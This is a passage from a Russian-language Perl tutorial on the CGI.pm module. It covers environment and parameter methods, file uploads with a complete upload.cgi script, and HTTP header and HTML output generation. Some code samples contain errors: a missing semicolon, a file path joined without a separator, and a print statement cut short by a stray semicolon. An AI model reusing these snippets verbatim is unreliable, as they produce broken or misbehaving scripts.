```

или так:

```
my $path = $ENV{$PATH_INFO}
```

В обоих случаях вы получите ту же информацию. Тем не менее, некоторые методы отличаются или имеют бесполезные возможности. Давайте взглянем на них.

Accept

Общее правило таково, что если метод CGI.pm имеет то же имя, что и встроенная функция языка Perl или ключевое слово (например *accept* или *tr*), то метод записывается прописными (заглавными) буквами. Если использовать только объектно-ориентированный синтаксис, недоразумения не будет, проблема возникнет только при ис-

пользовании стандартного синтаксиса. Название метода *accept* изначально писалось строчными буквами, но начиная с CGI.pm 2.44 его переименовали в *Accept*, и новое имя относится к обеим версиям синтаксиса.

В отличие других методов, не имеющих аргументов и просто возвращающих значение, методу *Accept* можно передать в качестве аргумента тип данных. В зависимости от того, поддерживается ли данный тип (в соответствии с заголовком *HTTP-Accept*), будет возвращено значение «истина» или «ложь»:

```
if ( $q->Accept( "image/png" ) ) {
    .
    .
    .
```

Учтите, что большинство броузеров посылают `*/*` в заголовке *Accept*. Это соответствует любому типу, поэтому такое использование метода *Accept* не очень полезно. Для новых форматов, например `image/png`, лучше получить значение HTTP-заголовка и выполнить проверку самостоятельно, игнорируя совпадения с символами подстановки (это не соответствует назначению символов подстановки):

```
my @accept = $q->Accept;
if ( grep $_ eq "image/png", @accept ) {
    .
    .
    .
```

http

Если метод *http* вызывается без аргументов, он возвращает имена переменных окружения, содержащих префикс HTTP_. Если вызвать метод *http* с аргументом, то будет возвращено значение соответствующей переменной окружения. Когда методу *http* передается аргумент, префикс HTTP_ не обязателен, регистр букв не важен, а дефис и знак подчеркивания считаются за одно и то же. Другими словами, можно передать имя поля HTTP-заголовка или переменную окружения или даже гибрид того и другого, *http* обычно понимает, что это было. Вот пример того, как можно отобразить все переменные окружения с префиксом HTTP_, которые получает CGI-сценарий:

```
#!/usr/bin/perl -wT

use strict;
use CGI;

my $q = new CGI;
print $q->header( "text/plain" );

print "Я получил следующие переменные окружения:\n\n";
```

```
foreach ( $q->http ) {
  print "$_:\n";
  print " ", $q->http($_), "\n";
}
```

https

Функции метода *https* сходны с методом *http*, когда ему передаются параметры. Возвращается соответствующая переменная окружения HTTPS_. Эти переменные устанавливаются веб-сервером, только если он получает защищенный запрос через SSL. Когда *https* вызывается без аргументов, возвращается значение переменной окружения HTTPS, указывающей на то, используется ли защищенное соединение (значения переменной зависят от сервера).

query_string

Метод *query-string* делает не то, что можно было бы подумать, так как он не совсем точно соответствует переменной `$ENV{QUERY_STRING}`. В переменной окружения `$ENV{QUERY_STRING}` содержится часть адреса, соответствующая запросу. Метод *query_string* динамичен, так что если вы измените любой из параметров запроса в вашем сценарии (см. раздел «Изменение параметров» позже в этой главе), то значение, возвращаемое *query_string*, будет включать в себя новые значения. Если вы хотите знать, как выглядела оригинальная строка запроса, используйте переменную `$ENV{QUERY_STRING}`.

Кроме того, если метод запроса – POST, то *query_string* возвращает параметры, посланные в теле запроса, игнорируя любые параметры, переданные CGI-сценарию в строке запроса. То есть, если вы создаете форму, значения которой отправляются через POST по URL, содержащему строку запроса, доступа к параметрам строки запроса вы не получите, если только не измените слегка модуль CGI.pm, чтобы параметры из строки запроса тоже включались для метода POST. Как сделать это, показано в разделе «POST и строка запроса» этой главы.

self_url

Этот метод не соответствует стандартным переменным окружения CGI, хотя возвращаемое им значение можно получить, используя другие переменные окружения. Он содержит URL, позволяющий вызвать сценарий с теми же параметрами. Информация о пути известна, а строке запроса присваивается значение, возвращенное методом *query_string*.

Учтите, что этот URL не обязательно совпадает с адресом, который использовался для вызова CGI-сценария. Ваш CGI-сценарий мог быть вызван в результате внутреннего перенаправления веб-сервером. Кро-

ме того, поскольку все параметры теперь содержатся в строке запроса, новый URL будет использоваться с запросом GET, даже если оригинальный запрос был запросом POST.

url

Функции метода *url* сходны с методом *self_url*, за тем исключением, что они возвращают URL текущего CGI-сценария без параметров, то есть путь и пустую строку запроса.

virtual_host

Метод *virtual_host* удобен, так как он возвращает значение переменной окружения HTTP_HOST, если она установлена, и значение SERVER_NAME в обратном случае. Помните, что HTTP_HOST – это имя веб-сервера, к которому обращается броузер; оно может отличаться, если один и тот же IP-адрес используется для разных доменов. Переменная HTTP_HOST доступна, только когда броузер поддерживает HTTP-заголовок Host, появившийся в HTTP 1.1.

Доступ к параметрам

Метод *param,* вероятно, самый полезный из всех в CGI.pm. Он позволяет получить доступ к параметрам, отправленным в CGI-сценарий при помощи методов как GET, так и POST. Вызов *param* без аргументов возвращает список имен параметров, полученных сценарием. Если метод вызывался с одним параметром, будет возвращено значение параметра с этим именем. Если сценарию не передавался параметр с этим именем, будет возвращено значение `undef`.

В CGI-сценарий можно передать один параметр с несколькими значениями. Такая ситуация возможна, когда два элемента формы имеют одно и то же имя или если в меню можно выбрать несколько элементов. В таком случае *param* возвращает список значений, если он был вызван в списочном контексте, и только первое значение, если в скалярном. Вероятно, это не слишком ясно, но на практике позволяет получить именно то, что нужно. Если вы запрашиваете одно значение, то получаете одно значение (даже если были отправлены и другие значения), а если запрашиваете список, то получаете список (даже если список состоит только из одного элемента).

Пример 5-1 перечисляет все параметры, полученные сценарием.

Пример 5-1. param_list.cgi

```
#!/usr/bin/perl -wT

use strict;
use CGI;
```

```
my $q = new CGI;
print $q->header( "text/plain" );

print "Были получены следующие параметры:\n\n";

my ( $name, $value );

foreach $name ( $q->param ) {
  print "$name:\n";
  foreach $value ( $q->param( $name ) ) {
    print " $value\n";
  }
}
```

Если сценарий был вызван с несколькими параметрами, например:

```
http://localhost/cgi/param_list.cgi?color=red&color=blue&shade=dark
```

то вы получите следующий вывод:

```
Были получены следующие параметры:

color:
  red
  blue
shade:
  dark
```

Изменение параметров

CGI.pm позволяет добавлять, изменять или удалять значения параметров из сценария. Чтобы добавить или изменить параметр, просто передайте *param* больше одного аргумента. Использование оператора Perl => вместо запятой делает код более удобочитаемым и позволяет опускать кавычки около имени параметра, если оно состоит из одного слова (например, содержит только буквы, цифры, числа и знаки подчеркивания), не конфликтующего со встроенными функциями или ключевыми словами:

```
$q->param( title => "Веб-разработчик" );
```

Вы можете создать параметр с несколькими значениями, передав дополнительные аргументы:

```
$q->param( hobbies => "Велосипедные прогулки", "Виндсерфинг",
  "Музыка" );
```

Чтобы удалить параметр, используйте метод *delete* и передайте имя параметра:

```
$q->delete( "age" );
```

Чтобы удалить все параметры, воспользуйтесь методом *delete_all*:

```
$q->delete_all;
```

Может показаться странным, что вы захотите сами изменить параметры, так как обычно это определяет пользователь. Установка параметров полезна по ряду причин, особенно при присваивании полям формы значений по умолчанию. Как это делается, мы обсудим позже в этой главе.

POST и строка запроса

Метод *param* автоматически определяет тип запроса (GET или POST). Если тип запроса – POST, то считываются все параметры, переданные через STDIN. Если это тип GET, то параметры считываются из строки запроса. Можно послать информацию методом POST в URL, который уже содержит строку запроса. В этом случае у вас есть два источника данных, и поскольку CGI.pm определяет, что делать, проверяя метод запроса, данные в строке запроса будут недоступны методу *param*. В случае с запросами POST вы должны использовать метод *url_param*, чтобы получить доступ к параметрам, переданным в строке запроса.

Другая возможность – это изменение поведения CGI.pm таким образом, чтобы все параметры стали доступны через метод *param*. На самом деле в текст CGI.pm включены комментарии, помогающие сделать это. Этот блок кода можно найти в подпрограмме *init* (номер строки изменяется в зависимости от установленной у вас версии CGI.pm):

```
if ($meth eq 'POST') {
  $self->read_from_client(\*STDIN,\$query_string,$content_length, 0)
      if $content_length > 0;
    # Некоторые хотят иметь у себя пирог и при этом съесть его!
    # Раскомментируйте эту строку, чтобы добавить данные из
    # строки запроса к данным POST.
    # $query_string .= (length($query_string) ? '&' : '') . $ENV{'QUERY_STRING'}
            if defined $ENV{'QUERY_STRING'};
    last METHOD;
}
```

Убрав знак комментария в начале указанной строки, вы сможете совместно использовать данные, переданные методом POST, и данные из строки запроса. Учтите, что эта строка слишком длинная и потому не помещается на одной строке в книге, в модуле она занимает одну строку.

Индексные запросы

Вы можете получить строку запроса, содержащую слова не в формате пары имя–значение. HTML-тег <ISINDEX>, который больше не используется, создает одно текстовое поле, в котором вводятся ключевые слова для поиска. Когда пользователь вводит слова и нажимает клавишу Enter, посылается запрос по тому URL, строка запроса которого состоит из введенного пользователем текста со словами, разделенными знаком +, например:

```
http://www.localhost.com/cgi/lookup.cgi?cgi+perl
```

Список ключевых слов, введенных пользователем, можно получить, вызвав *param* с параметром «keywords» или вызвав отдельный метод keywords:

```
my @words = $q->keywords;      # эти строки выполняют одно и то же
my @words = $q->param( "keywords" );
```

В результате возвращаются индексированные ключевые слова, причём только если CGI.pm не находит параметров имя–значение, так что вам не надо заботиться об использовании «keywords» в качестве имени элемента в HTML-форме; все будет работать верно. С другой стороны, если вы хотите послать данные из формы с ключевым словом методом POST, CGI.pm не сможет вернуть вам это ключевое слово. Для этого надо использовать переменную `$ENV{QUERY_STRING}`.

Использование графических кнопок как кнопок отправки формы

Неважно, используете ли вы <INPUT TYPE=«IMAGE»> или <INPUT TYPE=«SUBMIT»>, форма все равно посылается в CGI-сценарий. Тем не менее при использовании графической кнопки само имя не передается. Вместо этого броузер разбивает имя графической кнопки на две отдельные переменные: *name.x* и *name.y*.

Если вы хотите использовать в своей программе как графические кнопки, так и обычные кнопки отправки, полезно преобразовать имена графических кнопок в имена обычных кнопок. Таким образом, в основном коде программы можно использовать логику исходя из того, какая кнопка отправки была нажата, даже если потом они были заменены графическими кнопками.

Для этого можно использовать следующий код, устанавливающий переменную формы без координат в имя каждой переменной, заканчивающейся на «.x»:

```
foreach ( $q->param ) {
  $q->param( $1, 1 ) if /(.*)\.x/;
}
```

Экспортирование параметров в пространство имен

Одна из проблем с использованием методов для получения значения параметра заключается в том, что нужно поместить значение в строку. Если вы хотите вывести значение чьего-либо ввода, можно использовать промежуточную переменную:

```
my $user = $q->param( 'user' );
print "Hi, $user!";
```

Другой способ сделать то же самое заключается в выполнении подпрограммы как части списка анонимов:

```
print "Hi, @{[ $q->param( 'user' ) ]}!";
```

Первое решение требует большей работы, а второе сложно для чтения. К счастью, есть способ лучше. Если вы знаете, что вам потребуется обратиться к нескольким переменным в строке, можно импортировать все параметры как переменные в специальное пространство имен:

```
$q->import_names( "Q" );
print "Hi, $Q::user!";
```

Параметры с несколькими значениями становятся массивами в новом пространстве имен, а все символы в имени параметра, кроме букв и цифр, заменяются символами подчеркивания. Вы должны определить пространство имен; использовать пространство по умолчанию «main» нельзя, поскольку это сопряжено с проблемами безопасности.

Плата за это – дополнительный расход памяти, так как Perl должен создать псевдоним для каждого параметра.

Загрузка файлов на сервер при помощи CGI.pm

Как упоминалось в предыдущей главе, можно создать форму с типом данных *multipart/form-data*, позволяющую пользователям загружать файлы на сервер по HTTP. Мы не будем рассказывать, как управлять этим типом данных, поскольку обрабатывать файлы вручную достаточно сложно. К счастью, нет необходимости делать это, так как в CGI.pm есть удобный интерфейс для обработки загрузки файлов.

При помощи метода *param* можно получить доступ к имени файла так же, как и к значению любого другого элемента формы. Например, если ваш CGI-сценарий получал ввод из следующей HTML-формы:

```
<FORM ACTION="/cgi/upload.cgi" METHOD="POST" ENCTYPE="multipart/form-data">
  <P>Выберите файл для загрузки:
```

```
  <INPUT TYPE="FILE" NAME="file">
  <INPUT TYPE="SUBMIT">
</FORM>
```

то получить имя файла можно сославшись на имя элемента ввода <FILE>, в данном случае «file»:

```
my $file = $q->param( "file" );
```

Имя, полученное из этого параметра, является именем файла на машине пользователя. CGI.pm сохраняет файл как временный в вашей системе, но имя этого временного файла не соответствует имени, полученному из этого параметра. Скоро вы узнаете, как получить доступ к временному файлу.

Имя, задаваемое параметром, зависит от платформы и броузера. На некоторых системах остается только имя файла, на других – полный путь к файлу на машине пользователя. Поскольку разделители пути в разных системах тоже отличаются, выяснить имя файла может оказаться непросто. Следующая команда должна работать для Windows, Macintosh и систем, совместимых с Unix:

```
my ( $file ) = $q->param( "file" ) =~ m|([^/:\\]+)$|;
```

Тем не менее некоторые части имени файла могут быть пропущены, так как, например, «report 11/3/99» – допустимое имя в системах Macintosh, а приведенная выше команда установит `$file` в 99. Другое решение – заменить все символы, кроме букв, цифр, подчеркиваний, дефисов и точек, символами подчеркивания и не допускать, чтобы имена файлов начинались с точки или дефисов:

```
my $file = $q->param( "file" );
$file =~ s/([^\w.-])/_/g;
$file =~ s/^[-.]+//;
```

В данном случае проблема заключается в том, что Netscape для Windows посылает весь путь как имя файла. Таким образом, `$file` может превратиться во что-то длинное и безобразное, наподобие «C___Windows_Favorites_report.doc».

Вы можете попытаться отсортировать поведение различных операционных систем и броузеров, выяснить, какой броузер и операционная система у пользователя, и затем соответствующим образом определить имя файла, но это было бы очень слабым решением. Вы обязательно пропустите некоторые комбинации, вы должны будете постоянно обновлять их, а одно из больших преимуществ Сети в том, что она работает на всех платформах, так что вы не должны накладывать ограничения на свои решения.

Поэтому простое, очевидное решение совершенно нетехнично. Если вам надо узнать имя загружаемого файла, просто добавьте еще одно текстовое поле в форму, в котором пользователь будет вводить имя

загружаемого файла. Тут есть еще одно преимущество, поскольку пользователь сможет ввести другое имя для файла, если это потребуется. HTML-форма будет выглядеть примерно так:

```
<FORM ACTION="/cgi/upload.cgi" METHOD="POST" ENCTYPE="multipart/form-data">
  <P>Выберите файл для загрузки:
  <INPUT TYPE="FILE" NAME="file">
  <P>Введите имя файла:
  <INPUT TYPE= "TEXT" NAME="filename">
</FORM>
```

Потом можно получить имя файла из текстового поля, не забыв убрать все лишние символы:

```
my $filename = $q->param( "filename" );
$filename =~ s/([^\w.-])/_/g;
$filename =~ s/^[-.]+//;
```

Теперь, когда вы знаете, как получить имя загружаемого файла, рассмотрим, как получить его содержимое. CGI.pm создает временный файл; файловый дескриптор можно получить, передав имя файла в соответствии с элементом формы методу *upload*:

```
my $file = $q->param( "file" );
my $fh   = $q->upload( $file );
```

Метод *upload* был добавлен в CGI.pm, начиная с версии 2.47. В предыдущих версиях надо было использовать значение, возвращаемое *param* (в этом случае `$file`) как файловый дескриптор, чтобы можно было читать этот файл. Если использовать это значение как строку, то можно получить имя файла. Это и теперь работает, но существуют конфликты в режиме strict и другие проблемы, так что сейчас предпочтительнее использовать *upload*, чтобы получить значение файлового дескриптора. Убедитесь, что вы передаете *upload* имя файла в соответствии с *param*, а не иное (например, имя, заданное пользователем, имя с не буквенно-цифровыми символами, замененными символами подчеркивания, и т. д.).

Учтите, что ошибки при передаче файлов встречаются гораздо чаще, чем при передаче других форм данных. Если пользователь нажимает кнопку Stop броузера при загрузке файла, то CGI.pm получит только часть файла. Из-за формата запросов *multipart/form-data* CGI.pm будет знать, что передача не была закончена. Наличие подобных ошибок можно проверить, используя метод *cgi-error* после создания объекта CGI.pm. Он возвращает код состояния и соответствующее сообщение, если возникла ошибка, и пустую строку, если ошибки не было. Например, если *Content-length* у запроса POST превышает значение `$CGI::POST_MAX`, то *cgi-error* возвращает «413 Request entity too large» (Тело запроса слишком велико). Как правило, надо проверять наличие ошибки при записи данных на сервер. Это касается загрузки фай-

лов и других запросов POST. Но не повредит проверять наличие ошибок и для запросов GET.

В примере 5-2 полностью представлен исходный код программы, включая проверку ошибок, для получения файла, переданного через предыдущую форму.

Пример 5-2. upload.cgi

```
#!/usr/bin/perl -wT

use strict;
use CGI;
use Fcntl qw ( :DEFAULT :flock );

use constant UPLOAD_DIR    => "/usr/local/apache/data/uploads";
use constant BUFFER_SIZE   => 16_384;
use constant MAX_FILE_SIZE => 1_048_576;#Ограничение на файл 1Мб
use constant MAX_DIR_SIZE  => 100 * 1_048_576 #Ограничение на
                                    #суммарный размер 100Мб
use constant MAX_OPEN_TRIES=> 100;

$CGI::DISABLE_UPLOADS    = 0;
$CGI::POST_MAX           = MAX_FILE_SIZE;

my $q = new CGI;
$q->cgi_error and error($q, "Ошибка при передаче файла: " .
    $q->cgi_error );

my $file = $q->param( "file" ) || error ( $q, "Файл не был получен." );
my $filename = $q->param( "filename" ) || error( $q, "Не введено имя
    файла.");
my $fh = $q->upload( "file" );
my $buffer = "";

if (dir_size(UPLOAD_DIR) + $ENV{CONTENT_LENGTH} > MAX_DIR_SIZE) {
    error ( $q, "Каталог полон" );
}

# Разрешаем буквы, цифры, точки, знаки подчеркивания и дефисы.
# Все остальное преобразуем в знаки подчеркивания
$filename =~ s/[^\w.-]/_/g;
if ( $filename =~ /^(\w[\w.-]*)/ ) {
  $filename = $1;
}
else {
  error ( $q, "Неверное имя файла; должно начинаться с буквы или цифры");
}

# Открыть файл, убедившись, что его имя уникально
until ( sysopen OUTPUT, UPLOAD_DIR . $filename, O_CREAT | O_EXCL ) {
  $filename =~ s/(\d*)(\.\w+)$/($1||0) + 1 . $2/e;
```

```
  $1 >= MAX_OPEN_TRIES and error ( $q, "Невозможно сохранить файл");
}

# Обязательно для не-Unix систем; в Unix эти строки бесполезны
binmode $fh;
binmode OUTPUT;

# Запись содержимого в файл
while ( read ( $fh, $buffer, BUFFER_SIZE ) ) {
     print OUTPUT $buffer;
}

close OUTPUT;

sub dir_size {
  my $dir = shift;
  my $dir_size = 0;

# Просуммируем размеры файлов; не заходим в подкаталоги
  opendir DIR, $dir or die "Невозможно открыть $dir: $!";
  while ( readdir DIR ) {
    $dir_size += -s "$dir/$_";
  }
  return $dir_size;
}

sub error {
  my( $q, $reason ) = @_;

  print $q->header( "text/html" ),
    $q->start_html( "Error" ),
    $q->h1( "Error" ),
    $q->p( "Файл не был загружен из-за следующей ошибки: "),
    $q->p( $q->i( $reason ) ),
    $q->end_html;
  exit;
}
```

Мы начинаем с создания постоянных для настройки сценария. UPLOAD_DIR – это путь к каталогу, в котором будут храниться загруженные файлы. BUFFER_SIZE – количество данных, читаемых в память при передаче из временного файла в выходной файл. MAX_FILE_SIZE – максимальный размер принимаемого файла; это значение очень важно, так как надо ограничить пользователей, загружающих гигабайтные файлы, которые могут заполнить все свободное место. MAX_DIR_SIZE – максимальный размер, до которого может вырасти каталог загрузки файлов. Это ограничение так же важно, как и предыдущее, поскольку пользователи могут заполнить диск, послав много маленьких файлов, так же просто, как и посылая большие файлы. Наконец, MAX_OPEN_TRIES – это число попыток создать уникальное имя файла и открыть потом этот файл; почему этот шаг важен, вы скоро увидите.

Сначала мы разрешаем загрузку файлов, потом устанавливаем `$CGI::POST_MAX` в `MAX_FILE_SIZE`. Учтите, что `$CGI::POST_MAX` – размер всего содержимого запроса, включая данные из других полей формы, а также заголовок *multipart/form-data*, так что это значение на самом деле несколько больше, чем максимальный размер файла, который будет принят сценарием. Для данной формы эта разница незначительна, но помните об этом, добавляя поле загрузки файлов в сложную форму с несколькими текстовыми полями.

Затем мы создаем CGI-объект и проверяем ошибки. Как уже говорилось, ошибки при загрузке файлов встречаются гораздо чаще, чем с другими формами CGI-ввода. Затем мы получаем имя файла для загрузки и имя, определенное пользователем, и выдаем ошибку, если одно из них было пропущено. Имейте в виду, что пользователь не обрадуется, если получит сообщение о том, что имя файла пропущено, уже после того, как большой файл передан по модемному соединению. Нет способа прервать эту передачу, но в конечных приложениях лучше сохранять файл под временным именем, а затем спросить у пользователя имя и переименовать файл. Разумеется, в таком случае придется периодически удалять невостребованные временные файлы.

Мы получаем файловый дескриптор `$fh` на временный файл, в котором CGI.pm сохраняет ввод; проверяем, не полон ли каталог, в который производится загрузка, и если это так, выдаем ошибку. Опять же, такое сообщение может огорчить пользователя. При разработке конечных приложений вы должны добавить код, предупреждающий администратора о переполнении каталога, чтобы тот смог принять меры (см. главу 9).

Затем в имени файла, введенном пользователем, мы заменяем знаками подчеркивания все символы, которые могут вызвать проблемы, и проверяем, не начинается ли имя файла с точки или дефиса. Странная конструкция, присваивающая результат вычисления регулярного выражения переменной `$filename`, снимает пометку с переменной (untaint variable) (что это такое и почему это важно, мы обсудим в главе 8). Мы снова убеждаемся, что значение `$filename` не пусто (это могло бы быть, если бы имя состояло только из точек и/или дефисов) и если это не так, выдаем ошибку.

Мы пытаемся открыть файл с этим именем в каталоге загруженных файлов. Если ничего не получается, мы добавляем цифру к `$filename` и пытаемся снова. Регулярное выражение позволяет сохранить расширение файла прежним: если существовал файл *report.txt*, то следующий загруженный файл с таким именем будет переименован в *report1.txt*, следующий – в *report2.txt* и т. д. Так будет продолжаться до тех пор, пока мы не превысим значение `MAX_OPEN_TRIES`. Очень важно создать это ограничение, так как для сохранения файла есть другое препятствие, помимо неуникального имени. Если диск заполнен или в системе открыто слишком много файлов, не нужно, чтобы эти по-

пытки повторялись бесконечно. К тому же эта ошибка – сигнал администратору о неполадках.

Этот сценарий написан для обработки любого типа файлов, включая двоичные файлы наподобие изображений и аудио-треков. По умолчанию, когда Perl обращается к файлу в не-Unix системах (то есть системах, где `\n` не используется как символ конца строки), он переводит при вводе символ конца строки, естественный для данной операционной системы, например `\r\n` для Windows и `\r` для MacOS, в `\n` и обратно при выводе. Это работает для текстовых файлов, но может повредить двоичные файлы. Поэтому мы объявляем бинарный режим при помощи функции *binmode*, чтобы запретить подобный перевод. В системах типа Unix символы конца строки не переводятся, так что *binmode* не оказывает никакого действия.

И, наконец, считываем данные из временного файла в выходной файл и завершаем работу. Мы используем функцию *read*, чтобы читать и писать по куску данных в каждый момент времени. Размер этого куска определяется значением постоянной `BUFFER_SIZE`. Возможно, вам интересно, что CGI.pm удалит временный файл автоматически, когда сценарий завершит работу (то есть когда `$q` освободится).

Существует другой способ переместить файл в каталог *uploads*. Мы можем использовать недокументированный метод *tmpFileName* модуля CGI.pm, чтобы получить имя временного файла, и затем переименовать его с помощью функции Perl *rename*. Но полагаться на недокументированные возможности рискованно, так как они могут не поддерживаться в последующих версиях CGI.pm. Таким образом, в нашем примере мы привязаны к общепринятому API.

Подпрограмма *dir_size* вычисляет размер каталога, суммируя размеры всех файлов. Подпрограмма *error* выводит сообщение пользователю, объясняющее, почему произошел сбой. При разработке приложений вы, вероятно, захотите обеспечить ссылки, чтобы пользователи могли получить помощь или сообщить кому-то о проблемах.

Генерация вывода при помощи CGI.pm

CGI.pm обеспечивает элегантное решение для вывода как заголовков, так и самого HTML-кода в Perl. Он позволяет помещать HTML в код, но это выглядит более естественно, так как HTML преобразовывается в часть вашего кода. Каждый элемент HTML может быть создан при помощи соответствующего метода из CGI.pm. Мы уже привели несколько примеров, вот еще один:

```
#!/usr/bin/perl -wT

use strict;
use CGI;
```

```
my $q = new CGI;
my $timestamp = localtime;

print $q->header( "text/html" );
  $q->start_html( -title => "Время", -bgcolor => "#ffffff" ),
  $q->h2( "Текущее время" ),
  $q->hr,
  $q->p("Текущее время в соответствии с данной системой: ",
  $q->b( $timestamp ) ),
  $q->end_html;
```

В результате получается следующий HTML-код (отступы добавлены для удобства восприятия):

```
Content-type: text/html

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML>
  <HEAD><TITLE>Время</TITLE></HEAD>
  <BODY BGCOLOR="#ffffff">
    <H2>Текущее время</H2>
    <HR>
    <P>Текущее время в соответствии с данной системой:
    <B>Mon May 29 16:48:14 2000</B></P>
  </BODY>
</HTML>
```

Как видите, код больше похож на Perl, чем на HTML. К тому же он короче соответствующего HTML-кода, так как CGI.pm поддерживает некоторые распространенные теги. Другое преимущество в том, что просто невозможно забыть про закрывающий тег, так как метод генерирует их самостоятельно (за исключением тех случаев, когда они не нужны, например, <HR>).

Все эти методы мы рассмотрим в этом разделе, начиная с метода *header*.

Управление HTTP-заголовками при помощи CGI.pm

В CGI.pm существует два метода для возврата HTTP-заголовков: *header* и *redirect*. Они соответствуют двум способам, которыми можно вернуть данные из CGI-сценария: вы можете вернуть документ или перенаправить броузер на другой документ.

Медиа-тип данных

Метод *header* позволяет вывести несколько HTTP-заголовков. Если ему передать один аргумент, то будет возвращен заголовок *Content-type* со своим значением. Если вы не задаете тип данных, то принима-

ется значение по умолчанию – «text/html». Хотя CGI.pm позволяет гораздо проще выводить HTML, вы можете вывести данные любого типа. Для этого надо просто использовать метод *header*, сообщив ему нужный тип данных, а затем вывести сами данные, будь это текст, XML, Adobe PDF и т. д.:

```
print $q->header( "text/plain" );
print "Это просто нудный текст.\n";
```

Если вы хотите задать и другие заголовки, вы должны передать пары имя–значение для каждого заголовка. Используйте аргумент `-type`, чтобы определить тип данных (см. пример в следующем разделе).

Статус

Используя аргумент `-status` можно задать другой статус вместо «200 OK»:

```
print $q->header(-type=>"text/html",-status=>"404 Not Found");
```

Кэширование

Броузеры не всегда могут определить, было ли содержимое динамически сгенерировано CGI или получено из статического источника, и потому могут попытаться кэшировать вывод вашего сценария. Запретить или разрешить кэширование можно при помощи аргумента `-expires`. С этим аргументом можно задать как точный момент, так и относительное время. Относительное время задается при помощи знака плюс или минус (соответственно после и до), целого числа и однобуквенного обозначения секунд, минут, часов, дней, месяца и года (все аббревиатуры в нижнем регистре, за исключением месяца, которому соответствует M). Кроме того, можно задать значение «now», что говорит о том, что документ устаревает немедленно. Задание отрицательного значения имеет тот же эффект.

Данный пример говорит броузеру, что документ действителен в течение следующих 30 минут:

```
print $q->header( -type => "text/html", -expires => "+30m" );
```

Установление иного атрибута target

Если вы используете фреймы или несколько окон, вы можете захотеть, чтобы ссылки в одном документе обновляли другой документ. Вы можете использовать аргумент `-target` с именем другого документа (в соответствии с тегом <FRAMESET> или JavaScript), чтобы задать ресурс, загружаемый в другом фрейме (окне) при переходе по ссылке:

```
print $q->header(-type => "text/html", -target => "main_frame");
```

Этот аргумент имеет смысл только для HTML-документов.

Перенаправление

Если вам надо перенаправить броузер на другой URL, вы можете использовать метод *redirect* вместо того, чтобы печатать HTTP-заголовок *Location*:

```
print $q->redirect( "http://localhost/survey/thanks.html" );
```

Хотя термин «перенаправление» означает действие, собственно перенаправление сам метод не выполняет, он просто возвращает соответствующий заголовок. Так что не забывайте, что вы по-прежнему должны использовать команду *print*!

Другие заголовки

Если требуется сгенерировать другие HTTP-заголовки, вы можете просто передать пару имя–значение методу *header*, и он вернет заголовок соответствующего формата. Символы подчеркивания заменяются дефисами.

Таким образом, строка

```
print $q->header( -content_encoding => "gzip" );
```

генерирует следующий код:

```
Content-encoding: gzip
```

Начало и конец документа

Теперь давайте рассмотрим методы, которые можно использовать для создания HTML. Начнем с методов для начала и конца документа.

start_html

Метод *start_html* возвращает HTML DTD, тег <HTML>, <HEAD> и <TITLE> и тег <BODY>. В предыдущем примере им генерировался следующий HTML-код:

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML><HEAD><TITLE>Время</TITLE>
</HEAD><BODY BGCOLOR="#ffffff">
```

Самые распространенные аргументы, воспринимаемые методом *start_html*:

- Аргумент `-base`, установленный в истинное значение, предписывает CGI.pm включить тег <BASE HREF=«url»> в тег <HEAD>, указывающий на URL вашего сценария.
- Аргумент `-meta` принимает ссылку на хеш, содержащий имя и содержимое мета-тегов, появляющихся в заголовке документа.

- Аргумент `-script` позволяет добавить в документ код на JavaScript. Вы можете задать как строку, содержащую код на JavaScript, так и ссылку на хеш, содержащий `-language`, `-src` и `-code` как возможные ключи. Это позволяет определить язык и атрибуты источника для тега <SCRIPT>. CGI.pm автоматически заключает код в комментарии, чтобы скрыть его от броузеров, не поддерживающих JavaScript.
- Аргумент `-noscript` позволяет определить HTML-вывод в случае, если броузер не поддерживает JavaScript. Он включается в тег <HEAD>.
- Аргумент `-style` позволяет определить таблицы стилей для документа. Как и в случае с `-script`, вы можете задать либо строку, либо ссылку на хеш. В хеше возможны ключи `-code` и `-src`. Значение `-code` будет добавлено в документ как информация из таблицы стилей. Значение `-src` – это URL к файлу *.css*. CGI.pm автоматически окружает код комментариями, чтобы скрыть таблицы стилей от броузеров, которые их не поддерживают.
- Аргумент `-title` определяет заголовок HTML-документа.
- Аргумент `-xbase` позволяет задать URL для тега <BASE HREF=«url»>. Он отличается от аргумента `-base`, который тоже генерирует этот тег, но URL, заданный им (`-base`), соответствует адресу текущего CGI-сценария.

Все остальные аргументы, в том числе `-bgcolor`, передаются как атрибуты тегу <BODY>.

end_html

Метод *end_html* возвращает теги </BODY> и </HTML>.

Стандартные HTML-элементы

HTML-элементы можно генерировать, используя в качестве метода имя элемента, записанное строчными буквами. Исключения составляют элементы *Accept*, *Delete*, *Link*, *Param*, *Select*, *Sub* и *Tr*, чьи соответствующие методы начинаются с заглавной буквы, чтобы избежать конфликта со встроенными функциями Perl и другими методами CGI.pm.

К основным тегам HTML применимы следующие правила:

- CGI.pm знает, что у некоторых элементов, таких как <HR> и
, нет закрывающих тегов. У этих методов нет аргументов и они возвращают один тег:

```
print $q->hr;
```

Получается:

```
<HR>
```

- Если вы передаете один аргумент, то текст аргумента будет заключен в открывающий и закрывающий теги. Теги записаны заглавными буквами:

```
print $q->p( "Это абзац." );
```

Получается:

```
<P>Это абзац.</P>
```

- Если вы передаете несколько аргументов, они просто объединяются с тегами в начале и конце:

```
print $q->p( "Имя сервера:", $q->server_name );
```

Получается:

```
<P>Имя сервера: localhost</P>
```

Это упрощает использование вложенных элементов:

```
print $q->p( "Имя сервера:", $q->em( $q->server_name ) );
```

Получается:

```
<P>Имя сервера: <EM>localhost</EM></P>
```

Учтите, что пробел между элементами добавляется автоматически. В этом примере он появляется после двоеточия. Если вы хотите выводить элементы списка, не разделяя их пробелами, установите переменную разделения списка `$"` в пустую строку:

```
{
local $" = "";
print $q->p( "Сервер=", $q->server_name );
}
```

Получается:

```
<P>Сервер=Apache/1.3.9</P>
```

Учтите, что когда вы изменяете значение глобальных переменных вроде `$"`, вы должны локализовать их, заключая в блоки и используя функцию Perl *local*.

- Если первый аргумент является ссылкой на хеш, то элементы хеша интерпретируются как атрибуты для HTML-элемента:

```
print $q->a( { -href => "/downloads" }, "Download Area" );
```

Получается:

```
<A HREF="/downloads">Download Area</A>
```

Вы можете задать столько атрибутов, сколько хотите. Дефис перед атрибутом не обязателен, но это стандартное написание.

